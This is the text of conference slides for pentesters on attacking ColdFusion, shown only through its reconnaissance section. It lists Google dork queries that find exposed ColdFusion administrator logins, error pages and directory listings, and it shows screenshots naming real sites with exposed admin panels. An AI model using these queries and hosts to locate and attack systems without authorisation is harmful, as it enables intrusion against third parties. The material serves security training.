

ColdFusion for Pentesters



Chris Gates
CarnalOwnage
Lares Consulting

Whoami

- Chris Gates (CG)
 - Twitter → carnal0wnage
 - Blog → carnal0wnage.attackresearch.com
 - Job → Partner/Principal Security Consultant at Lares
 - Affiliations → Co-Founder NoVAHackers, wXf, Attack Research, Metasploit Project
- Previous Talks
 - From LOW to PWNED
 - Attacking Oracle (via web)
 - wXf Web eXploitation Framework
 - Open Source Information Gathering
 - Attacking Oracle (via TNS)
 - Client-Side Attacks



Agenda

- What is ColdFusion
- Who uses ColdFusion
- Finding sites running ColdFusion
- Attacking ColdFusion
 - Common vulnerabilities
 - Insta-Shell
 - Gotta work for it
 - Other Stuff
- Post Exploitation
- Defense?



Why This Talk?

- Kept running into ColdFusion on pentests
- Last “pentester” talk on ColdFusion was 2006 at EUSec
 - <http://eusecwest.com/esw06/esw06-davis.pdf>
- Chris Eng’s “Deconstructing ColdFusion” renewed my interest
 - https://media.blackhat.com/bh-us-10/whitepapers/Eng_Creighton/BlackHat-USA-2010-Eng-Creighton-Deconstructing-ColdFusion-wp.pdf
 - https://media.blackhat.com/bh-us-10/presentations/Eng_Creighton/BlackHat-USA-2010-Eng-Creighton-Deconstructing-ColdFusion-slides.pdf
- People in the ColdFusion world take a high level view of security and didn’t want to give up the details on f***king ColdFusion up...had to figure it out myself



What Is ColdFusion?

- CFML = ColdFusion Markup Language
- ColdFusion = Adobe's product that handles CFML page/libs
 - Runs on Windows, Solaris, HP/UX and Linux
 - Apache, IIS, Jrun
- Not the only product that can handle CFML
- Railo, Mura CMS, Open Blue Dragon support CFML



Who Uses ColdFusion?

ADOBE COLDFUSION THRIVING



12,000+ companies (20% increase since 2007)



778,000 developers*



1,089,000 applications



350+ user groups



11,000 downloads per month

Who Uses ColdFusion?

ADOBE COLDFUSION WIDE ADOPTION

Customers

To see who is using ColdFusion, visit www.adobe.com/products/coldfusion/customers/

Automotive


BMW USA
GlobalSpec.com
Goodyear
Jaguar Australia
Michelin

Education

East Carolina University
Georgetown University
George Washington University
Johns Hopkins University
Prometheus
Rhode Island School of Design
Smithsonian
The Wharton School of the
University of Pennsylvania
United States Air Force Academy

Financial services

America First Credit Union
Bank of America
Citigroup
Inmarkets Training, Ltd.
InvestEdge
IBM Lotusphere



Government

City of Davis, California
County of San Diego, Department of Child
Support Services
Department of Homeland Security
DISA / NSA
Environmental Protection Agency
European Commission
Federal Reserve Bank
NASA Goddard Space Flight Center
State of New York
United States Senate
United States Air Force

Healthcare

Blue Cross Blue Shield
Eli Lilly
Mayo Clinic
Mayo Health Systems
Roche Pharmaceuticals
Sloan-Kettering

IT

Amkor Technology
Cisco
eBay
eMCSaatchi
Intuit
McAfee / Foundst
Siemens
Symantec
192.com

Manufacturing

Boeing
Casio USA
Caterpillar
Honeywell
Logitech
Qualcomm
Scott's Corporation
Xerox

Retail

Allied Office Products
Crayola
eBags
FAO Schwarz
Foot Locker
Hasbro
Moen
New Era Cap Company
Pottery Barn
Simon & Schuster
The Limited
Under Armour

Telecommunications

AT&T
British Telecom
Cingular Wireless
Sprint
Verizon

Travel and leisure

Aspen Skiing Company
Chicago Bears
Dallas Stars
iHotelier
International Speedway Corporation
MySwitzerland.com
New York Giants
One World Alliance
PGA of America
Rugby Football Union
Sandals
United States Olympic Committee



Who Uses ColdFusion?

BIG TEN

Illinois
Indiana
Iowa
Michigan
Michigan State
Minnesota
Nebraska
Northwestern
Ohio State
Penn State
Purdue
Wisconsin

PAC 12

Arizona
ASU
California
Colorado
Oregon
Oregon State
Stanford
UCLA
USC
Utah
Washington
Washington State

ACC

Boston College
Clemson
Duke
Florida State
Georgia Tech
Maryland
Miami
North Carolina
NC State
Virginia Tech
Virginia
Wake Forest

SEC

Alabama
Arkansas
Auburn
Georgia
Florida
Kentucky
LSU
Mississippi State
Ole Miss
South Carolina
Tennessee
Vanderbilt

BIG 12

Baylor
Iowa State
Kansas
Kansas State
Missouri
Oklahoma
Oklahoma State
Texas
Texas A&M
Texas Tech

IVY LEAGUE

Brown
Columbia
Cornell
Dartmouth
Harvard
Penn (Wharton)
Princeton
Yale




Who Uses ColdFusion [MURA CMS]?



Finding Sites Running ColdFusion

- inurl:/index.cfm



A screenshot of a Google search results page. The search query "inurl:index.cfm" is entered in the search bar. The results show approximately 751,000,000 results found in 0.29 seconds. A red box highlights the search results count. The results list several websites using ColdFusion:

- Solar System Exploration: Planets**
solarsystem.nasa.gov/planets/index.cfm
5 days ago – From our small world we have gazed upon the cosmic ocean for thousands of years. Ancient astronomers observed points of light that ...
↳ Our Solar System - Jupiter - Mercury - Sun
- State Information/U.S. Department of Housing and Urban ...**
www.hud.gov/local/index.cfm
Center for Faith-based and Neighborhood Partnerships · General Counsel · Chief Financial Officer · Ginnie Mae · Chief Human Capital Officer · Healthy Homes ...
- ARTSCAPE 2012 :: INDEX.CFM**
www.artscape.org/index.cfm
Artscape 2012 is America's largest free arts festival, attracting 350000+ attendees over three days. Artscape features 150+ fine artists, fashion designers and ...
- All results**
Sites with images
Related searches
More search tools
- Boeing Orders & Deliveries - Boeing - The Boeing Company**
active.boeing.com/commercial/orders/index.cfm
- Federal Tax Credits for Energy Efficiency : ENERGY STAR**
www.energystar.gov/index.cfm?c=tax_credits.tx_index
Jan 3, 2012 – Federal Tax Credits for Consumer Energy Efficiency. Please note, not all ENERGY STAR qualified products qualify for a tax credit. ENERGY ...
- Cisco Jobs - Apply2jobs**
www.cisco.apply2jobs.com/index.cfm



Finding Sites Running ColdFusion

- Who doesn't love Google Dorks...
- filetype:cfm "cfapplication name" password
- inurl:login.cfm
- intitle:"Error Occurred" "The error occurred in"
filetype:cfm
- intitle:"ColdFusion Administrator Login"
- intitle:"Index of" cfide



Finding Sites Running ColdFusion

- inurl:/CFIDE/componentutils/

The screenshot shows a Google search results page. The search query is "inurl:/CFIDE/componentutils/" entered into the search bar. The results page indicates "Page 2 of about 4,630 results (0.25 seconds)". A red box highlights this status bar. The left sidebar includes links for "Search", "Everything", "Images", "Maps", "Videos", "News", "Shopping", "More", and "Manassas, VA". Below "Manassas, VA" is a "Change location" link. At the bottom of the sidebar is a "Show search tools" link. The main content area lists several search results, each with a blue link to the index page and a snippet of the page content.

inurl:/CFIDE/componentutils/

Page 2 of about 4,630 results (0.25 seconds)

[Index of /CFIDE/componentutils](#)
www.lehighvalleyscore.org/**CFIDE/componentutils/**
Index of /CFIDE/componentutils. Icon Name Last modified Size Description. [DIR] Parent Directory - [TXT] Application.cfm 02-Apr-2009 02:20 2.4K [TXT] ...

[Index of /cfide/componentutils](#)
www.witte-lastrup.com/**cfide/componentutils/**
Name · Last modified · Size · Description. [DIR], Parent Directory, - [], Application.cfm, 10-Sep-2009 14:08, 2.4K. [], _component_cfcToHTML.cfm, 10-Sep-2009 ...

[Index of /CFIDE/componentutils](#)
www.historicbethlehem.org/**CFIDE/componentutils/**
Index of /CFIDE/componentutils. [ICO], Name · Last modified · Size · Description. [DIR], Parent Directory, - [TXT], Application.cfm, 02-Apr-2009 02:20, 2.4K. [TXT] ...

[www.chelandouglastrends.ewu.edu - /CFIDE/componentutils/](#)
www.chelandouglastrends.ewu.edu/**CFIDE/componentutils/**
www.chelandouglastrends.ewu.edu - /CFIDE/componentutils/. [To Parent Directory]
Thursday, September 10, 2009 4:08 AM 8855 _component_cfcToHTML.cfm ...

[Index of /cfide/componentutils](#)
www.hclib.org/**cfide/componentutils/**
Index of /cfide/componentutils. Icon Name Last modified Size Description. [DIR] Parent Directory - [TXT] Application.cfm 17-Apr-2008 09:14 2.4K [TXT] ...

[boe.allconet.org - /CFIDE/componentutils/](#)
boe.allconet.org/**CFIDE/componentutils/**
boe.allconet.org - /CFIDE/componentutils/. [To Parent Directory] Wednesday, July 11, 2007 12:30 PM 8560 _component_cfcToHTML.cfm. Wednesday, July 11 ...



Finding Sites Running ColdFusion

- inurl:/CFIDE/componentutils/ (Find misconfigured servers)

- /CFIDE/componentutils/

[To Parent Directory]

Thursday, September 10, 2009 4:08 AM	8855 component cfcToHTML.cfm
Thursday, September 10, 2009 4:08 AM	2643 component cfcToMCDL.cfm
Thursday, September 10, 2009 4:08 AM	462 component style.cfm
Thursday, September 10, 2009 4:08 AM	7247 component utils.cfm
Thursday, September 10, 2009 4:08 AM	2477 Application.cfm
Thursday, September 10, 2009 4:08 AM	11619 cfexplorer.cfc
Thursday, September 10, 2009 4:08 AM	6114 cfexplorer utils.cfm
Thursday, September 10, 2009 4:08 AM	1215 componentdetail.cfm
Thursday, September 10, 2009 4:08 AM	629 componentdoc.cfm
Thursday, September 10, 2009 4:08 AM	1212 componentlist.cfm
Sunday, February 14, 2010 4:03 PM	<dir> gatewaymenu
Thursday, September 10, 2009 4:07 AM	21180 login.cfm
Thursday, September 10, 2009 4:08 AM	1286 packagelist.cfm
Thursday, September 10, 2009 4:08 AM	1180 utils.cfc



Finding Sites Running ColdFusion

- <http://www.gotcfm.com/thelist.cfm>

The screenshot shows a web browser window with the URL www.gotcfm.com/thelist.cfm in the address bar. The page title is "GotCFM?com". On the right side, there is an "amazon.com Wish List" button. The main content area has a blue header "The List of CF-Powered Sites". Below it, a message encourages users to help grow the list by reporting suspicious sites. A list of prohibited categories is provided, including "Bogus websites", "Spam", and "Inappropriate content". A note states that these types of sites will not be accepted. The central part of the page displays a table titled "'The List' - 1889 sites added since 2/26/2007". The table includes columns for Site, Running, and Description. The first few rows show sites like P&O Cruises Australia, Pace University, Pacific Union GMAC Real Estate, and Pacifica Resources Ltd., each with a detailed description of their ColdFusion usage and nature.

Site	Running	Description
P&O Cruises Australia	ColdFusion MX 7.x	The largest luxury cruise ship holiday site in Australia.
Pace University	ColdFusion 5.x	Pace university website
Pacific Union GMAC Real Estate	ColdFusion MX 7.x	San Francisco real estate web site.
Pacifica Resources Ltd.	ColdFusion MX 7.x	Pacifica Resources Ltd. was formed in December 2004 from the reorganization of Expatriate Resources Ltd. to advance exploration of properties acquired from Expatriate. Four of Pacifica's properties have resources or discoveries that provide high potential for advancement to development: Selwyn Project, Yukon; Yava Project, Nunavut; Blue Moon deposit, California and Islena, Chile. These properties provide Pacifica strong leverage to zinc, lead, copper and silver prices.
PAD Website Solutions	ColdFusion MX 7.x	Website builder and content management solution - A professional Internet presence for business.
Pagan Veterans Headstone Campaign	ColdFusion MX 7.x	Site for the fight to get the VA to allow pagan symbols on veteran



Finding Sites Running ColdFusion

- Delicious ☺

[Sign in](#) to search your stacks and links

Links

5 Results - [view all](#)

Result	Actions
ColdFusion Administrator Login 3 saves http://127.0.0.1:8500/CFIDE/administrator/index.cfm Bookmarks bar Bookmarks Import+ coldfusion ColdfusionAdmin culture_create importeddff life surveybrain web	 + Add Edit
ColdFusion Administrator Login 1 save http://cmsdev.richmond.edu/CFIDE/administrator/index.cfm ColdFusion Administrator Login From Internet Explorer From Safari imported 7/17/09	 + Add Edit
ColdFusion Administrator Login 1 save http://cmsdev.richmond.edu/CFIDE/administrator/ From Internet Explorer From Safari imported 7/17/09 MABUG	 + Add Edit
ColdFusion Administrator Login 1 save http://k98.nu.edu/CFIDE/administrator/index.cfm Bookmarks bar Bookmarks Import+ ColdfusionAdmin importeddff	 + Add Edit
ColdFusion Administrator Login 1 save http://pgcs-tpa.com/cfide/administrator/	 + Add Edit


RELATED TAGS

- from safari
- bookmarks import+
- importeddff
- imported 7/17/09
- bookmarks bar
- coldfusionadmin
- from internet explorer
- coldfusion administrator login
- web
- life
- mabug
- surveybrain
- culture_create
- coldfusion




ColdFusion Hit list

- ColdFusion 5




ColdFusion Hit list

- ColdFusion 6



